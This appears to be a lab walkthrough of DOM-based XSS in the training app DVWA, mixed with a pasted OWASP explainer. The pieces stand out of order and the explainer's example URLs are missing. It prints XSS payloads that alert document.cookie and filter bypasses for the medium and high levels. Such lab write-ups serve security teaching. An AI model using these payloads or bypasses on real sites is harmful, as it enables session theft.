
    Let’s start by trying the previous string

    <img src=”#” onclick=alert(document.cookie) >


    Image for post

    It was enough to get the cookie’s value.

  • XSS DOM

     DOM Based XSS

    Definition

    DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

    This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).

    Please note research from David Wichers seeking to reclassify DOM XSS more strictly as CLIENT SIDE XSS. https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#DOM_Based_XSS_.28AKA_Type-0.29

    Example

    Suppose the following code is used to create a form to let the user choose their preferred language. A default language is also provided in the query string, as the parameter “default”.

    The page is invoked with a URL such as:

    A DOM Based XSS attack against this page can be accomplished by sending the following URL to a victim:

    When the victim clicks on this link, the browser sends a request for:

    to www.some.site. The server responds with the page containing the above Javascript code. The browser creates a DOM object for the page, in which the document.location object contains the string:

    The original Javascript code in the page does not expect the default parameter to contain HTML markup, and as such it simply echoes it into the page (DOM) at runtime. The browser then renders the resulting page and executes the attacker’s script:

    Note that the HTTP response sent from the server does not contain the attacker’s payload. This payload manifests itself at the client-side script at runtime, when a flawed script accesses the DOM variable document.location and assumes it is not malicious.

    Advanced Techniques and Derivatives

    In the example above, while the payload was not embedded by the server in the HTTP response, it still arrived at the server as part of an HTTP request, and thus the attack could be detected at the server side. The “DOM Based XSS” paper ([1]) details a technique to avoid server side detection. It also describes several other possible locations for the payload, besides document.location.

    The technique to avoid sending the payload to the server hinges on the fact that URI fragments (the part in the URI after the “#”) is not sent to the server by the browser. Thus, any client side code that references, say, document.location, may be vulnerable to an attack which uses fragments, and in such case the payload is never sent to the server. For example, the above DOM based XSS can be modified into:

    which mounts the same attack without it being seen by the server (which will simply see a request for page.html without any URL parameters).

    In December 2006, Stefano Di Paola and Giorgio Fedon described a universal XSS attack against the Acrobat PDF plugin ([4]). This attack applied the fragment variant of DOM based XSS to PDF documents. The researchers discovered that a PDF document served to the browser, when rendered by the Acrobat plugin, may end up executing part of the fragment as Javascript. Since the Javascript is executed in the context (DOM) of the current site, all an attacker needed to exploit this flaw was to simply find a PDF link somewhere on the site for the XSS condition to be met. If the attacker then tricked a user into clicking on (or submitting) a link like:

    then a victim using an un-patched Acrobat reader would succumb to the attack. Adobe patched their reader after they were made aware of this flaw, but if not all users have downloaded the patch then those users are still vulnerable to this type of attack.

    Ivan Ristic did some research and proposed some server side defenses against this type of attack in the presentation “Protecting Web Applications from Universal PDF XSS: A discussion of how weird the web application security world has become” at the 2007 OWASP Europe AppSec Conference in Milan. The presentation ([5]) can be downloaded here.

    Extensions

    Ory Segal gave an example (section “Javascript flow manipulation” in [2]) of how a target page can be framed and the frame’s parent (in the attacker’s control) can be devised in such manner that it affects the execution of the target page in a way desired by the attacker. The technique shows how DOM manipulation can be useful to modify the execution flow of scripts in the target page.

    Kuza55 and Stefano Di Paola discussed more ways in which the concept of DOM manipulation and DOM based XSS can be extended in [3].

    Testing Tools and Techniques

    Minded Security has been doing some significant research into DOM based XSS. They are working on two projects to help with DOM Based XSS:

    1. The DOMinator Tool - A commercial tool based on the Firefox browser with modified Spidermonkey Javascript engine that helps testers identify and verify DOM based XSS flaws

    See: https://dominator.mindedsecurity.com/ (https://github.com/wisec/DOMinator for the open source part)

    2. The DOM XSS Wiki - The start of a Knowledgebase for defining sources of attacker controlled inputs and sinks which could potentially introduce DOM Based XSS issues. Its very immature as of 11/17/2011. Please contribute to this wiki if you know of more dangerous sinks and/or safe alternatives!!

    See: http://code.google.com/p/domxsswiki/

    3. DOM Snitch - An experimental Chrome extension that enables developers and testers to identify insecure practices commonly found in client-side code. From Google.

    See: http://code.google.com/p/domsnitch/

    Defense Techniques

    See: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

    References

    [1] “DOM Based Cross Site Scripting or XSS of the Third Kind” (WASC writeup), Amit Klein, July 2005

    http://www.webappsec.org/projects/articles/071105.shtml

    [2] “JavaScript Code Flow Manipulation, and a real world example advisory - Adobe Flex 3 Dom-Based XSS” (Watchfire blog), Ory Segal, June 17th, 2008

    http://blog.watchfire.com/wfblog/2008/06/javascript-code.html

    [3] “Attacking Rich Internet Applications” (RUXCON 2008 presentation), Kuza55 and Stefano Di Paola, November 2008

    http://www.ruxcon.org.au/files/2008/Attacking_Rich_Internet_Applications.pdf

    [4] “Subverting Ajax” (23C3 presentation), Stefano Di Paola and Giorgio Fedon, December 2006

    http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf

    [5] “Protecting Web Applications from Universal PDF XSS” (2007 OWASP Europe AppSec presentation) Ivan Ristic, May 2007

    http://www.owasp.org/images/c/c2/OWASPAppSec2007Milan_ProtectingWebAppsfromUniversalPDFXSS.ppt

    [6] OWASP Testing Guide

    Testing_for_DOM-based_Cross_site_scripting_(OWASP-DV-003)


    XSS stands for Cross-Site Scripting. It’s a type of attack in which scripts are injected into trusted web sites. OWASP has a information about these attacks and its variations.

    In this article we’ll see how an attacker can discover a XSS DOM vulnerability and take advantage. Let’s get down to work. Fire up DVWA and Kali, open your browser and point to your DVWA address.

    Low Security

    Set your security to low and then open the XSS (DOM) page:


    Image for post

    Pressing the “Select” button and watch the URL. It took the param “default=English”. Changing the select box sets the param default. What happens when we set the default param manually to something else like “test”?


    Now let’s insert our own Javascript to the param, something simple, like an alert “<script>alert(“Houston, we have a problem!!”)</script>”:


    Image for post

    We have determine that the site is vulnerable to XSS. Let’s get the cookie with this script “<script>alert(document.cookie)</script>”:


    Image for post

    Medium

    Visually there’s no difference between the Low and the Medium security. Changing the param in the URL to test renders text in the select box, like before:


    Image for post


    Let’s try an alert script… and nothing happens. Seems there’s some kind of filtering going on. We’re not out of options still. Open the Developer Tools and take a look at the html:


    Image for post

    We can try several values for our default param and see how the page reacts. We’re looking to break the page’s logic and insert a crafted tag. After some trial and error I’ve managed to insert the following value “<</select><img src=’#’ onclick=alert’Gotcha!!!’>”:


    Image for post

    Now change it to get the cookie:


    Image for post

    High

    If it’s not for tag at the bottom of the page I’d have no clue as to the security level. Ok, let’s try to hack the high security level. Start by “test”… Nothing. Seems every try gets filtered out by the server.

    It’s time to try something different using the a new param/value (more about params with GET and POST methods here) “default=English&test”:


    Image for post

    The custom URL seems to circumvent the filter. Let’s obtain the cookie with “default=English&<script>alert(document.cookie)</script>”:
